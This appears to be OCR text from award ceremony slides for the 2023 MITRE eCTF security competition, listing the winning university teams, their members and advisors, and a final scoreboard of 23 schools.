Akaash Kolachina, Akanksha Chablani, Akhil Bharanidhar, Arman Michael Mehdipour, Aydan Pirani, Chirag Maheshwari, Connor Tan, Dan Chen, Edwin Ing, Emma Hartman, George Huebner, Jake Mayer, Josh Blustein Infante, Justin Wu, Kelin Zeng, Kevin Higgs, Minh Duong, Neil Kozlowski, Nicholas Muskopf-Stone, Pete Stenger, Rachel Abraham, Richard Liu, Rohan Kumar, Rohan Nunugonda, Shivam Kaushik, Suchit bapatla, Tejas Satpalkar, Timothy Vitkin, Utkarsh Prasad, Wonjong Lee

Advised by: Kirill Levchenko

MITRE MITRE ENGENUITY

Second Place

Second Place

17,167 Final Points
61 Flags Captured

UNIVERSITY OF CALIFORNIA SANTA CRUZ

Team SlugSec

Brian Mak, Chiara Knicker, Eya Badal Abdisho, Iakov Taranenko, Jackson Kohls, Jeffrey Zhang, Nancy Lau, Stephen Lu, Steven Mak, Victor Ho

Advised by: Alvaro Cardenas

MITRE MITRE ENGENUITY

First Place

First Place

28,158 Final Points
79 Flags Captured

CARNEGIE MELLON UNIVERSITY


Team Plaid Parliament of Pwing

Aditya Desai, Anish Singhani, Carson Swoveland, Eliana Cohen, Hanjie Wu, Harrison Leinweber, Henry Howland, Madeline Tasker-Fernandes, Minwoo Oh, Nandankumar Desai, NEHA GAUTAM, Palash Oswal, Sirui Huang, Suma Thota

Advised by: Anthony Rowe, Maverick Woo, Patrick Tague

Final Scores: Top Teams

Rank	Team	Scoreboard Score	Final Score
1	Carnegie Mellon University	25098	28158
2	University of California Santa Cruz	14476	17167
3	University of Illinois at Urbana-Champaign	9743	12586
4	University at Buffalo	9232	11885
5	Indian Institute of Technology Madras	8933	11346
6	Purdue University	7328	10419
7	Michigan State University	5769	8680
8	Worcester Polytechnic Institute	6221	8576
9	University of Massachusetts Amherst	3972	5899
10	Singapore Management University	3447	5210
11	Tufts University	2647	4676
12	University of Washington	3797	4563
13	Virginia Tech	1590	4052
14	University of New Haven	2447	4044
15	Texas A&M University	2067	3985
16	Florida Atlantic University	2605	3969
17	University of Colorado, Colorado Springs 1	1437	3816
18	University of Colorado, Colorado Springs 2	2369	3743
19	Morgan State University	1496	2620
20	University of California Irvine	1468	1915
21	Delaware Area Career Center	491	1562
22	University of North Dakota	450	1375
23	US Air Force Academy	400	1328



MITRE | MITRE ENGENUITY

Dan Walters,

Senior Principal Microelectronics Solution Lead

#eCTF2023

Thank You!

2023 MITRE eCTF Award Ceremony

Need help? Seek individuals with purple lanyards for help!

#eCTF2023

MITRE
SOLVING PROBLEMS FOR A SAFER WORLD

MITRE ENGENUITY
A Foundation for Public Good